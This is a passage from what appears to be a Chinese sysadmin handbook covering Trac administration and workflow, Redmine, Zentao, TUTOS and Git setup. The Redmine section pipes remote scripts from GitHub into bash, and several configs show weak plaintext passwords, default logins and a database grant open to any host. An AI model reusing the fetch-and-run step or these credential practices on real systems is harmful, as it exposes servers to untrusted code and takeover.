priority order       Move a priority value up or down in the
list
priority remove      Remove a priority value
```

```
repository add       Add a source repository
repository alias     Create an alias for a repository
repository list      List source repositories
repository remove    Remove a source repository
repository resync    Re-synchronize trac with repositories
repository set       Set an attribute of a repository
repository sync      Resume synchronization of repositories
resolution add       Add a resolution value option
resolution change    Change a resolution value
resolution list      Show possible ticket resolutions
resolution order     Move a resolution value up or down in the
list
resolution remove    Remove a resolution value
session add          Create a session for the given sid
session delete       Delete the session of the specified sid
session list         List the name and email for the given sids
session purge        Purge all anonymous sessions older than
the given age
session set          Set the name or email attribute of the
given sid
severity add         Add a severity value option
severity change      Change a severity value
severity list        Show possible ticket severities
severity order       Move a severity value up or down in the
list
severity remove      Remove a severity value
ticket remove        Remove ticket
ticket_type add      Add a ticket type
ticket_type change   Change a ticket type
ticket_type list     Show possible ticket types
ticket_type order    Move a ticket type up or down in the list
ticket_type remove   Remove a ticket type
upgrade              Upgrade database to current version
version add          Add version
version list         Show versions
version remove       Remove version
version rename       Rename version
version time         Set version date
wiki dump            Export wiki pages to files named by title
wiki export          Export wiki page to file or stdout
wiki import          Import wiki page from file or stdin
wiki list            List wiki pages
wiki load            Import wiki pages from files
wiki remove          Remove wiki page
wiki rename          Rename wiki page
```

```
wiki replace          Replace the content of wiki pages from
files (DANGEROUS!)
wiki upgrade          Upgrade default wiki pages to current
version
```

Permissions

```
BROWSER_VIEW

CHANGESET_VIEW

CONFIG_VIEW

EMAIL_VIEW

FILE_VIEW


LOG_VIEW

MILESTONE_ADMIN

MILESTONE_CREATE

MILESTONE_DELETE


MILESTONE_MODIFY

MILESTONE_VIEW

PERMISSION_ADMIN

PERMISSION_GRANT


PERMISSION_REVOKE

REPORT_ADMIN
```

```
REPORT_CREATE

REPORT_DELETE


REPORT_MODIFY

REPORT_SQL_VIEW

REPORT_VIEW

ROADMAP_ADMIN

ROADMAP_VIEW


SEARCH_VIEW

TICKET_ADMIN

TICKET_APPEND

TICKET_CHGPROP

TICKET_CREATE


TICKET_EDIT_CC

TICKET_EDIT_COMMENT

TICKET_EDIT_DESCRIPTION


TICKET_MODIFY

TICKET_VIEW

TIMELINE_VIEW

TRAC_ADMIN


VERSIONCONTROL_ADMIN
```

```
WIKI_ADMIN

WIKI_CREATE

WIKI_DELETE

WIKI_MODIFY


WIKI_RENAME

WIKI_VIEW
```

admin

```
$ trac-admin /path/to/projenv permission add neo TICKET_ADMIN
TRAC_ADMIN  WIKI_ADMIN
```

group

```
$ trac-admin /path/to/projenv permission add admin
MILESTONE_ADMIN PERMISSION_ADMIN REPORT_ADMIN ROADMAP_ADMIN
TICKET_ADMIN TRAC_ADMIN VERSIONCONTROL_ADMIN WIKI_ADMIN

$ trac-admin /path/to/projenv permission add developer
WIKI_ADMIN
$ trac-admin /path/to/projenv permission add developer
REPORT_ADMIN
$ trac-admin /path/to/projenv permission add developer
TICKET_ADMIN
```

user

```
$ trac-admin /path/to/projenv permission add bob developer
$ trac-admin /path/to/projenv permission add john developer
```

Resync

```
# trac-admin /srv/example repository resync '(default)'
```

旧版本trac: trac-admin /srv/trac/neo resync

3. Project Environment

3.1. Sqlite

1. Creating a Project Environment

```
$ trac-admin /home/netkiller/projectenv initenv

Creating a new Trac environment at
/home/netkiller/projectenv

Trac will first ask a few questions about your environment
in order to initalize and prepare the project database.

 Please enter the name of your project.
 This name will be used in page titles and descriptions.

Project Name [My Project]>

 Please specify the connection string for the database to
use.
 By default, a local SQLite database is created in the
environment
 directory. It is also possible to use an already existing
 PostgreSQL database (check the Trac documentation for the
exact
 connection string syntax).

Database connection string [sqlite:db/trac.db]>

 Please specify the type of version control system,
 By default, it will be svn.

 If you don't want to use Trac with version control
integration,
 choose the default here and don't specify a repository
directory.
 in the next question.
```

```
Repository type [svn]>

 Please specify the absolute path to the version control
 repository, or leave it blank to use Trac without a
repository.
 You can also set the repository location later.

Path to repository [/path/to/repos]> /home/netkiller/repos

 Please enter location of Trac page templates.
 Default is the location of the site-wide templates
installed with Trac.

Templates directory [/usr/share/trac/templates]>

Creating and Initializing Project
 Installing default wiki pages
 /usr/share/trac/wiki-default/TracIni => TracIni
 /usr/share/trac/wiki-default/TracSupport => TracSupport
 /usr/share/trac/wiki-default/WikiStart => WikiStart
 /usr/share/trac/wiki-default/TitleIndex => TitleIndex
 /usr/share/trac/wiki-default/TracModPython =>
TracModPython
 /usr/share/trac/wiki-default/TracInterfaceCustomization =>
TracInterfaceCustomization
 /usr/share/trac/wiki-default/WikiDeletePage =>
WikiDeletePage
 /usr/share/trac/wiki-default/TracTicketsCustomFields =>
TracTicketsCustomFields
 /usr/share/trac/wiki-default/TracChangeset =>
TracChangeset
 /usr/share/trac/wiki-default/TracLogging => TracLogging
 /usr/share/trac/wiki-default/TracSyntaxColoring =>
TracSyntaxColoring
 /usr/share/trac/wiki-default/TracImport => TracImport
 /usr/share/trac/wiki-default/TracTimeline => TracTimeline
 /usr/share/trac/wiki-default/TracAdmin => TracAdmin
 /usr/share/trac/wiki-default/InterWiki => InterWiki
 /usr/share/trac/wiki-default/WikiPageNames =>
WikiPageNames
 /usr/share/trac/wiki-default/TracNotification =>
TracNotification
 /usr/share/trac/wiki-default/TracFastCgi => TracFastCgi
 /usr/share/trac/wiki-default/InterTrac => InterTrac
 /usr/share/trac/wiki-default/TracUnicode => TracUnicode
```

```
 /usr/share/trac/wiki-default/TracGuide => TracGuide
 /usr/share/trac/wiki-default/TracRevisionLog =>
TracRevisionLog
 /usr/share/trac/wiki-default/TracBrowser => TracBrowser
 /usr/share/trac/wiki-default/WikiRestructuredText =>
WikiRestructuredText
 /usr/share/trac/wiki-default/TracLinks => TracLinks
 /usr/share/trac/wiki-default/TracInstall => TracInstall
 /usr/share/trac/wiki-default/TracPermissions =>
TracPermissions
 /usr/share/trac/wiki-default/WikiMacros => WikiMacros
 /usr/share/trac/wiki-default/TracQuery => TracQuery
 /usr/share/trac/wiki-default/TracBackup => TracBackup
 /usr/share/trac/wiki-default/TracWiki => TracWiki
 /usr/share/trac/wiki-default/SandBox => SandBox
 /usr/share/trac/wiki-default/TracRoadmap => TracRoadmap
 /usr/share/trac/wiki-default/TracAccessibility =>
TracAccessibility
 /usr/share/trac/wiki-default/TracSearch => TracSearch
 /usr/share/trac/wiki-default/TracPlugins => TracPlugins
 /usr/share/trac/wiki-default/RecentChanges =>
RecentChanges
 /usr/share/trac/wiki-default/WikiNewPage => WikiNewPage
 /usr/share/trac/wiki-default/TracCgi => TracCgi
 /usr/share/trac/wiki-default/TracRss => TracRss
 /usr/share/trac/wiki-default/CamelCase => CamelCase
 /usr/share/trac/wiki-default/WikiFormatting =>
WikiFormatting
 /usr/share/trac/wiki-default/TracTickets => TracTickets
 /usr/share/trac/wiki-default/TracStandalone =>
TracStandalone
 /usr/share/trac/wiki-default/InterMapTxt => InterMapTxt
 /usr/share/trac/wiki-default/TracReports => TracReports
 /usr/share/trac/wiki-default/WikiHtml => WikiHtml
 /usr/share/trac/wiki-default/WikiProcessors =>
WikiProcessors
 /usr/share/trac/wiki-default/TracUpgrade => TracUpgrade
 /usr/share/trac/wiki-default/TracEnvironment =>
TracEnvironment
 /usr/share/trac/wiki-default/WikiRestructuredTextLinks =>
WikiRestructuredTextLinks

Warning:

You should install the SVN bindings
```

```
----------------------------------------------------------
----------
Project environment for 'My Project' created.

You may now configure the environment by editing the file:

  /home/netkiller/projectenv/conf/trac.ini

If you'd like to take this new project environment for a
test drive,
try running the Trac standalone web server `tracd`:

  tracd --port 8000 /home/netkiller/projectenv

Then point your browser to
http://localhost:8000/projectenv.
There you can also browse the documentation for your
installed
version of Trac, including information on further setup
(such as
deploying Trac to a real web server).

The latest documentation can also always be found on the
project
website:

  http://trac.edgewall.org/

Congratulations!
```

2. Running the Standalone Server

```
tracd --port 8000 /home/netkiller/projectenv
```

3. testing

   http://192.168.1.7:8000/projectenv/

4. auth

```
sudo apt-get install apache2-utils

$ htdigest -c /home/neo/trac/conf/passwd.digest localhost
neo
Adding password for neo in realm localhost.
New password:
Re-type new password:

$ htdigest /home/neo/trac/conf/passwd.digest localhost
nchen
Adding user nchen in realm localhost
New password:
Re-type new password:

$ trac-admin /home/neo/trac permission add admin TRAC_ADMIN
$ trac-admin /home/neo/trac permission add netkiller admin

$ trac-admin /home/neo/trac permission add developer
TICKET_ADMIN
$ trac-admin /home/neo/trac permission add nchen developer
$ trac-admin /home/neo/trac permission add neo developer

$ trac-admin /home/neo/trac permission list
User           Action
------------------------------
admin          TRAC_ADMIN
anonymous      BROWSER_VIEW
anonymous      CHANGESET_VIEW
anonymous      FILE_VIEW
anonymous      LOG_VIEW
anonymous      MILESTONE_VIEW
anonymous      REPORT_SQL_VIEW
anonymous      REPORT_VIEW
anonymous      ROADMAP_VIEW
anonymous      SEARCH_VIEW
anonymous      TICKET_VIEW
anonymous      TIMELINE_VIEW
anonymous      WIKI_VIEW
authenticated  TICKET_CREATE
authenticated  TICKET_MODIFY
authenticated  WIKI_CREATE
```

```
authenticated  WIKI_MODIFY
developer      TICKET_ADMIN
nchen          developer
neo            developer
netkiller      admin
```

5. daemon

```
$ tracd -d -s --port 8000 /home/netkiller/projectenv
$ tracd -d -s --port 8000 --auth
trac,/home/neo/trac/conf/passwd.digest,localhost
/home/neo/trac
```

3.2. MySQL

```
GRANT ALL PRIVILEGES ON trac.* TO trac@'localhost' IDENTIFIED
BY 'password' WITH GRANT OPTION;
CREATE DATABASE IF NOT EXISTS trac default charset utf8 COLLATE
utf8_general_ci;
```

```
Database connection string [sqlite:db/trac.db]>
mysql://trac:password@localhost:3306/trac
```

下面开始创建项目

```
# trac-admin /home/git/trac initenv
Creating a new Trac environment at /home/git/trac

Trac will first ask a few questions about your environment
in order to initialize and prepare the project database.

 Please enter the name of your project.
 This name will be used in page titles and descriptions.
```

```
Project Name [My Project]>

 Please specify the connection string for the database to use.
 By default, a local SQLite database is created in the
environment
 directory. It is also possible to use an already existing
 PostgreSQL database (check the Trac documentation for the
exact
 connection string syntax).

Database connection string [sqlite:db/trac.db]>
mysql://trac:trac@localhost:3306/trac

Creating and Initializing Project
 Installing default wiki pages
  TracRepositoryAdmin imported from /root/.python-eggs/Trac-
1.1.1-py2.6.egg-tmp/trac/wiki/default-pages/TracRepositoryAdmin
  TracNavigation imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracNavigation
  TracUpgrade imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracUpgrade
  TracRevisionLog imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracRevisionLog
  TracTickets imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracTickets
  TracIni imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracIni
  PageTemplates imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/PageTemplates
  TracTimeline imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracTimeline
  TracAccessibility imported from /root/.python-eggs/Trac-
1.1.1-py2.6.egg-tmp/trac/wiki/default-pages/TracAccessibility
  WikiHtml imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiHtml
  SandBox imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/SandBox
  TracImport imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracImport
  TracPlugins imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracPlugins
  TracRoadmap imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracRoadmap
  TracAdmin imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracAdmin
```

```
  TracBatchModify imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracBatchModify
  TracBrowser imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracBrowser
  InterWiki imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/InterWiki
  WikiRestructuredText imported from /root/.python-eggs/Trac-
1.1.1-py2.6.egg-tmp/trac/wiki/default-
pages/WikiRestructuredText
  WikiProcessors imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiProcessors
  WikiNewPage imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiNewPage
  TracEnvironment imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracEnvironment
  TracLogging imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracLogging
  TracSupport imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracSupport
  TracNotification imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracNotification
  TracGuide imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracGuide
  WikiStart imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiStart
  TracWorkflow imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracWorkflow
  TracRss imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracRss
  TracLinks imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracLinks
  InterMapTxt imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/InterMapTxt
  WikiPageNames imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiPageNames
  WikiFormatting imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiFormatting
  WikiRestructuredTextLinks imported from /root/.python-
eggs/Trac-1.1.1-py2.6.egg-tmp/trac/wiki/default-
pages/WikiRestructuredTextLinks
  TracUnicode imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracUnicode
  TracChangeset imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracChangeset
  TitleIndex imported from /root/.python-eggs/Trac-1.1.1-
```

```
py2.6.egg-tmp/trac/wiki/default-pages/TitleIndex
  WikiDeletePage imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/WikiDeletePage
  TracReports imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracReports
  TracWiki imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracWiki
  RecentChanges imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/RecentChanges
  TracBackup imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracBackup
  TracModPython imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracModPython
  TracSearch imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracSearch
  TracModWSGI imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracModWSGI
  TracTicketsCustomFields imported from /root/.python-
eggs/Trac-1.1.1-py2.6.egg-tmp/trac/wiki/default-
pages/TracTicketsCustomFields
  TracQuery imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracQuery
  TracStandalone imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracStandalone
  InterTrac imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/InterTrac
  TracFineGrainedPermissions imported from /root/.python-
eggs/Trac-1.1.1-py2.6.egg-tmp/trac/wiki/default-
pages/TracFineGrainedPermissions
  TracInterfaceCustomization imported from /root/.python-
eggs/Trac-1.1.1-py2.6.egg-tmp/trac/wiki/default-
pages/TracInterfaceCustomization
  TracCgi imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracCgi
  TracFastCgi imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracFastCgi
  TracPermissions imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracPermissions
  TracInstall imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/TracInstall
  TracSyntaxColoring imported from /root/.python-eggs/Trac-
1.1.1-py2.6.egg-tmp/trac/wiki/default-pages/TracSyntaxColoring
  CamelCase imported from /root/.python-eggs/Trac-1.1.1-
py2.6.egg-tmp/trac/wiki/default-pages/CamelCase
  WikiMacros imported from /root/.python-eggs/Trac-1.1.1-
```

```
py2.6.egg-tmp/trac/wiki/default-pages/WikiMacros

------------------------------------------------------------
------
Project environment for 'My Project' created.

You may now configure the environment by editing the file:

  /home/git/trac/conf/trac.ini

If you'd like to take this new project environment for a test
drive,
try running the Trac standalone web server `tracd`:

  tracd --port 8000 /home/git/trac

Then point your browser to http://localhost:8000/trac.
There you can also browse the documentation for your installed
version of Trac, including information on further setup (such
as
deploying Trac to a real web server).

The latest documentation can also always be found on the
project
website:

  http://trac.edgewall.org/

Congratulations!
```

3.3. Plugin

AccountManagerPlugin

http://trac-hacks.org/wiki/AccountManagerPlugin

```
cd accountmanagerplugin/
python setup.py install
python setup.py bdist_egg
```

```
cp dist/TracAccountManager-0.4.4-py2.6.egg
/home/git/trac/plugins/
```

Subtickets

http://trac-hacks.org/wiki/SubticketsPlugin

4. trac.ini

4.1. repository

```
[trac]
repository_dir = /opt/svnroot/neo
repository_sync_per_request = (default)
repository_type = svn
```

svn 仓库地址 repository_dir

4.2. attachment 附件配置

上传附件尺寸控制

```
[attachment]
max_size=262144
```

5. trac-admin

权限组定制

```
trac-admin /opt/trac permission add admin TRAC_ADMIN
trac-admin /opt/trac permission add Development TICKET_ADMIN
trac-admin /opt/trac permission add Operations TICKET_ADMIN
```

权限初始化

```
trac-admin /opt/trac permission add mgmt admin
trac-admin /opt/trac permission add neo Development
trac-admin /opt/trac permission add ken Operations

trac-admin /opt/trac permission list
```

```

```

5.1. adduser script

```
#!/bin/bash

user=$1
trac-admin /opt/trac permission add $user Operations
htdigest -c /opt/trac/conf/passwd.digest localhost $user
```

6. Trac 项目管理

Trac 初始化步骤

1. 首先进入Admin，初始化TRAC
2. 使用Wiki创建项目页
3. 创建Milestones
4. 创建Ticket

6.1. Administration

General

安装后首先分配权限

过程 123.3. Permissions 设置

1. 我习惯于 创建一个 developer 组和 adminstrator 组

   然后创建用户隶属于 developer 组

2. 创建用户隶属于developer组

Ticket System

过程 123.4. Ticket System 设置

1. 设置 Components

   例如电商项目，这里可以设置，注册登录，用户中心，购物车，物流配送等等

2. 设置 Milestones

   Roadmap->Milestone->Add new milestone

我一般是一个月一个里程碑

3. 设置 Priorities

   我一般设置为:

   新特性（优先）, 不限期, 立即执行, 当日完成, 本周完成, 本月完成

4. Resolutions

   任务完成, 无效BUG, 重复, 待测试, 待发布

5. Severities

   严重错误, 次要错误, 文字错误, 不合理

6. Ticket Types

   Ticket Types 初始化
   1. 开发
   2. 测试
   3. 运维
   4. 设计
   5. 需求
   6. 事件

   7. BUG

7. Versions

   不多说了 1.0， 1。1 或者 1.0.1

Version Control

Repositories

默认支持 Subversion, 创建一个仓库记得不要忘记创建下面三个目录 1.branches, 2.tags, 3.trunk

```
trunk                    主干
branches                 在下面再创建两个目录development,testing
tags                     当项目Release 后会在此处打一个标记
```

Git 不需要这三个目录，我习惯上会创建几个分支

```
master                   主干
development              开发分支
testing                  测试分支
```

关于版本库项目目录，我习惯与使用该项目对应的域名作为项目目录

```
/example.com
/example.com/www.exampe.com
/example.com/images.exampe.com
/example.com/user.exampe.com
/example.com/admin.exampe.com
```

6.2. Wiki

过程 123.5. Wiki 使用方法

1. 项目成员页，里面要包含所有项目程序的联系方式

```
|name|telephone|cellphone|ext|im|email|
|Neo|13122993040||||
```

2. 需求页面



6.3. Timeline

可以看到每时每刻的项目变化，包括Wiki, Ticket, 以及代码提交

6.4. Roadmap

Roadmap 中的里程碑页，也可以加以利用，我喜欢将一个里程碑分解为多个Ticket 然后在该页面体现，包括整体上的工作安排等等，使用表格来安排Ticket日程，一定程度上弥补了TRAC没有甘特图的不足，

6.5. Ticket

过程 123.6. Ticket 使用方法

1. New Ticket

   新建Ticket, Ticket 可以理解为任务。

2. 将Ticket 分配给团队成员

   受到Ticket后，一定要更改Ticket 为 accept ， 这时在View Tickets 中将会看到该Ticket已经分配，

3. 编码过程

   这里有一个特别的规定，提交代码（包括Subversion与Git）注释中必须这样写:

```
svn ci -m "Ticket #123 - xxxxxxxxxxxxxxxxxx"
git commit -a -m "Ticket #123 - xxxxxxxxxxxxxxxxxx"
```

格式：Ticket #123 - 你的注释

这样写的好处是，在Timeline 中可以直接点击 Ticket 编号直接进入Ticket

```
10:54 AM Ticket #462 (添加一个支付方式) reopened by neo

4:51 PM Changeset in admin.example.com [01a0c4] by neo
<neo.chan@example.com>
Ticket #452 - 用户登录日志
```

4. Add Comment

回复Ticket，上面提交后悔产生一个Subversion版本号，按照下面格式写，然后提交

```
Changesets: r1, [1] or changeset:1
```

这样就可以实现，进入Ticket即可看到做了哪些代码提交与改动，一目了然。

Git 写法

```
[changeset:af212a]
[changeset:7a03c65500c4b96859a27bf5be2901e4ec42afdd]
```

如果 Repositories 中有多个项目写法如下

```
[changeset:af212a/www.example.com]
```

7. FAQ

7.1. TracError: Cannot load Python bindings for MySQL

检查 MySQLdb 是否安装

```
# /usr/bin/python -c 'import MySQLdb'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
ImportError: No module named MySQLdb
```

安装MySQLdb

```
# yum install python-devel
# pip install MySQL-python
```

或者

```
# yum install python-devel
# easy_install MySQL-python
```

再次测试，如果不出现任何提示表示成功。

```
# /usr/bin/python -c 'import MySQLdb'
```

8. Apache Bloodhound

Apache Bloodhound 是基于 Trac 的项目管理软件

第 124 章 Redmine

http://www.redmine.org/

redmine 一键安装包

1. CentOS 安装

安装MySQL数据库

```
curl -s
https://raw.githubusercontent.com/oscm/shell/master/database/mysql/mysql.server.sh | bash
curl -s
https://raw.githubusercontent.com/oscm/shell/master/database/mysql/mysql.devel.sh | bash
```

创建数据库账号

```
CREATE DATABASE redmine CHARACTER SET utf8;
GRANT ALL PRIVILEGES ON redmine.* TO 'redmine'@'localhost'
IDENTIFIED BY 'my_password';
```

安装

```
yum install -y ruby rubygems ruby-devel ImageMagick-devel

cd /usr/local/src/
wget http://www.redmine.org/releases/redmine-3.3.0.tar.gz
tar zxf redmine-3.3.0.tar.gz
mv redmine-3.3.0 /srv/
ln -s /srv/redmine-3.3.0 /srv/redmine
cd /srv/redmine
```

```
cat >> config/database.yml <<EOF
production:
  adapter: mysql2
  database: redmine
  host: localhost
  username: redmine
  password: my_password
  encoding: utf8
EOF

gem install bundler
bundle install --without development test
bundle exec rake generate_secret_token

RAILS_ENV=production bundle exec rake db:migrate
#bundle exec rake redmine:load_default_data
RAILS_ENV=production REDMINE_LANG=zh bundle exec rake
redmine:load_default_data

mkdir -p tmp tmp/pdf public/plugin_assets
sudo chown -R redmine:redmine files log tmp
public/plugin_assets
sudo chmod -R 755 files log tmp public/plugin_assets

bundle exec rails server webrick -e production
```

默认用户名与密码 login: admin，password: admin

2. Redmine 运行

```
# rails server -h
Usage: rails server [mongrel, thin etc] [options]
    -p, --port=port                  Runs Rails on the
specified port.
                                     Default: 3000
    -b, --binding=IP                 Binds Rails to the
specified IP.
                                     Default: localhost
    -c, --config=file                Uses a custom rackup
configuration.
    -d, --daemon                     Runs server as a Daemon.
    -u, --debugger                   Enables the debugger.
    -e, --environment=name           Specifies the environment
to run this server under (test/development/production).
                                     Default: development
    -P, --pid=pid                    Specifies the PID file.
                                     Default:
tmp/pids/server.pid

    -h, --help                       Shows this help message.
```

绑定监听地址 -b

```
# bundle exec rails server webrick -e production -b 0.0.0.0
```

守护进程 -d

3. 插件

3.1. workflow

http://www.redmine.org/plugins/redmine_workflow_enhancements

第 125 章 项目管理工具

1. 禅道

创建数据目录

```
[root@netkiller ~]# mkdir -p /opt/zentao/{pms,data}
```

```
[root@netkiller ~]# docker run --name zentao -p 80:80 --
network=zentaonet --ip 172.172.172.172 --mac-address
02:42:ac:11:00:00 -v /opt/zentao/pms:/www/zentaopms -v
/opt/zentao/data:/var/lib/mysql -e MYSQL_ROOT_PASSWORD=passw0rd
-d easysoft/zentao:latest

[root@netkiller ~]# docker run --name zentao -p 80:80 -v
/opt/zentao/pms:/www/zentaopms -v
/opt/zentao/data:/var/lib/mysql -e MYSQL_ROOT_PASSWORD=passw0rd
-d easysoft/zentao:latest
```

2. TUTOS

TUTOS is a tool to manage the organizational needs of small groups, teams, departments ...

http://www.tutos.org/

过程 125.1. TUTOS

1. extract

```
                                        tar jxvf TUTOS-php-
1.3.20070317.tar.bz2
                                        sudo mv tutos
/www/htdocs/
```

2. database

```
netkiller@shenzhen:/www/htdocs/tutos$ mysqladmin -uroot -p
create tutos

netkiller@shenzhen:/www/htdocs/tutos$ mysql -uroot -p
                                        Enter password:
                                        Welcome to the
MySQL monitor. Commands end with ; or \g.
                                        Your MySQL
connection id is 846
                                        Server version:
5.0.45 Source distribution

                                        Type 'help;' or
'\h' for help. Type '\c' to clear the buffer.

                                        mysql> grant all on
tutos.* to tutos@% identified by "chen";
                                        Query OK, 0 rows
```

```
affected (0.05 sec)

                                        mysql> grant all on
tutos.* to tutos@localhost identified by "chen";
                                        Query
                                        OK, 0 rows affected
(0.00 sec)

                                        mysql> FLUSH
PRIVILEGES;
                                        Query OK, 0 rows
affected (0.00 sec)

                                        mysql> quit
                                        Bye


netkiller@shenzhen:/www/htdocs/tutos$ mysqladmin -uroot -p
reload
```

3. config

```
                                        mkdir
/www/htdocs/tutos/repository
```

http://192.168.1.7/tutos/php/admin/scheme.php

or

```
                                        cp
config_default.pinc config.php
```

<?php
remove this line when finsihed with config
$tutos['CCSID'] = "10880f50567242006bf2c1a2c0b8b350";

```
#
# sessionpath
#
$tutos[sessionpath] = "/tmp";
#
# the next lines are a database definition
#
$tutos[dbname][0]     = "tutos";
$tutos[dbhost][0]     = "localhost";
$tutos[dbport][0]     = "5432";
$tutos[dbuser][0]     = "tutos";
$tutos[dbpasswd][0]   = "chen";
$tutos[dbtype][0]     = "2";
$tutos[dbalias][0]    = "Mysql database";
$tutos[cryptpw][0]    = "";
$tutos[repository][0] = "repository";
$tutos[dbprefix][0]   = "";
#
# MAIL
#
$tutos[mailmode] = "2";
$tutos[sendmail] = "/usr/lib/sendmail";
$tutos[smtphost] = "localhost";
#
# demo mode
#
$tutos[demo] = 0;
#
# debug mode
#
$tutos[debug] = 0;
$tutos[errlog] = "/tmp/debug.out";
#
$tutos[jpgraph] = "/www/htdocs/tutos/php/admin/jpgraph";
#
# EOF
```

?>

sudo apt-get install perl libnet-ssleay-perl openssl libauthen-pam-perl libpam-runtime libio-pty-perl libmd5-perl

4. login

   http://192.168.1.7/tutos/php/mytutos.php

   User: superuser Password: tutos

部分 XIV. 软件版本控制

第 126 章 Git - Fast Version Control System

distributed revision control system

homepage: http://git.or.cz/index.html

过程 126.1. Git

1. install

```
sudo apt-get install git-core
```

2. config

```
$ git-config --global user.name neo
$ git-config --global user.email openunix@163.com
```

3. Initializ

```
$ mkdir repository
$ cd repository/

/repository$ git-init-db
Initialized empty Git repository in .git/
```

to check .gitconfig file

```
$ cat ~/.gitconfig
[user]
        name = chen
```

```
        email = openunix@163.com
```

1. Repositories 仓库管理

1.1. initial setup

```
Tell git who you are:

$ git config user.name "FirstName LastName"
$ git config user.email "user@example.com"

If you have many git repositories under your current user, you
can set this for all of them


$ git config --global user.name "FirstName LastName"
$ git config --global user.email "user@example.com"

If you want pretty colors, you can setup the following for
branch, status, and diff commands:

$ git config --global color.branch "auto"
$ git config --global color.status "auto"
$ git config --global color.diff "auto"

Or, to turn all color options on (with git 1.5.5+), use:

$ git config --global color.ui "auto"
To enable aut-detection for number of threads to use (good for
multi-CPU or multi-core computers) for packing repositories,
use:


$ git config --global pack.threads "0"
To disable the rename detection limit (which is set "pretty
low" according to Linus, "just to not cause problems for people
who have less memory in their machines than kernel developers
tend to have"), use:

$ git config --global   diff.renamelimit "0"
```

1.2. 克隆代码

克隆到指定目录

```
→  workspace git clone
http://neo@192.168.30.5/netkiller.cn/api.netkiller.cn.git
tmp.netkiller.cn
```

克隆单分支（非 master）

```
 git clone -b 分支名 https://xxx.git
 git clone --branch <branchname> <remote-repo-url>
```

```
$ git clone git://github.com/git/hello-world.git
$ cd hello-world
$ (edit files)
$ git add (files)
$ git commit -m 'Explain what I changed'
```

恢复文件

```
[root@grey lua]# git status
On branch grey
Your branch is up to date with 'origin/grey'.

Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
```

```
  (use "git restore <file>..." to discard changes in working
directory)
        modified:   grey.lua

Untracked files:
  (use "git add <file>..." to include in what will be
committed)
        cache.lua
        flush.lua

no changes added to commit (use "git add" and/or "git commit -
a")

[root@grey lua]# git restore grey.lua
